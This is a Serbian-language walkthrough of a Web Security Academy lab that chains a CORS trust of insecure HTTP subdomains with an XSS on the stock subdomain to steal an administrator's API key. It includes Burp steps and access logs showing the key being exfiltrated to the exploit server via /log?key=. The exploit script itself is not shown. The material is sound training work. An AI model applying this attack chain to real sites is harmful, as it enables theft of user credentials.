


# CORS Vulnerabilities

## Lab: CORS vulnerability with trusted insecure protocols

**Cilj zadatka:** Iskoristiti nesigurnu CORS konfiguraciju koja bezuslovno veruje svim poddomenima aplikacije, bez obzira na protokol (dopušta i nebezbedni http:// umesto isključivo https://). Pošto napadač ne može direktno da kontroliše poddomene ciljane aplikacije, cilj je pronaći XSS (Cross-Site Scripting) ranjivost na nekom od legitimnih HTTP poddomena (konkretno stock.), i preko nje ubaciti zlonamerni CORS JavaScript kod. Taj kod će, izvršavajući se u kontekstu pouzdanog poddomena, pročitati administratorov API ključ sa glavnog domena i proslediti ga na exploit server.


### Postupak rešavanja:

1. Ulogovati se na aplikaciju sa odgovarajućim kredencijalima




The screenshot shows the WebSecurity Academy lab interface. At the top, the title is 'CORS vulnerability with basic origin reflection'. There are buttons for 'Go to exploit server', 'Submit solution', and 'Back to lab description >'. A status bar indicates 'LAB Not solved'. Below the header, there are links for 'Home', 'My account', and 'Log out'. The main section is titled 'My Account' and displays the user's username as 'wiener' and their API key as 'LMtathWQFV9xFs8FcRTZnvrWyuARI49v'. There is a form for updating the email address with a text input field and an 'Update email' button.


2. Pregledati HTTP istoriju u Burp Suite i uočiti da se API ključ povlači preko AJAX zahteva na rutu /accountDetails. Osim toga, response sadrži Access-Control-Allow-Credentials što ukazuje da potencijalno podržava CORS
3. Poslati zahtev u Burp Repeater i ponovo poslati sa dodatim hederom Origin: http://subdomain.lab-id



4. Otvoriti stranicu detalja nekog proizvoda sa početne stranice i klikom na Check stock primetiti da je to učitano upotrebom http url-a na poddomenu



5. Primetiti da je parametar productID ranjiv na XSS
6. Uneti sledeću skriptu u exploit serveru i prilagoditi lab id i exploit server id



7. Potvrditi ispravnost klikom na view exploit i otvaranjem log stranice

Web Security Academy | CORS vulnerability with trusted insecure protocols

LAB Not solved

Back to exploit server Back to lab Submit solution Back to lab description >>

```
185.26.173.83 2026-06-09 02:01:14 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
185.26.173.83 2026-06-09 02:01:14 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
185.26.173.83 2026-06-09 02:02:36 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
185.26.173.83 2026-06-09 02:02:36 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
```

- Vratiti se na exploit server i kliknuti Deliver exploit to victim
- Klikom na Access log pristupiti api ključu administratora i predati kao konačno rešenje

```
:2 +0000 GET /deliver-to-victim HTTP/1.1 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
:2 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
:2 +0000 "GET /log?key={%20%20username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22F18fTpgUjM106mYn4FAfi0
:2 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0
:2 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0 Sa
```

Web Security Academy | CORS vulnerability with trusted insecure protocols

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>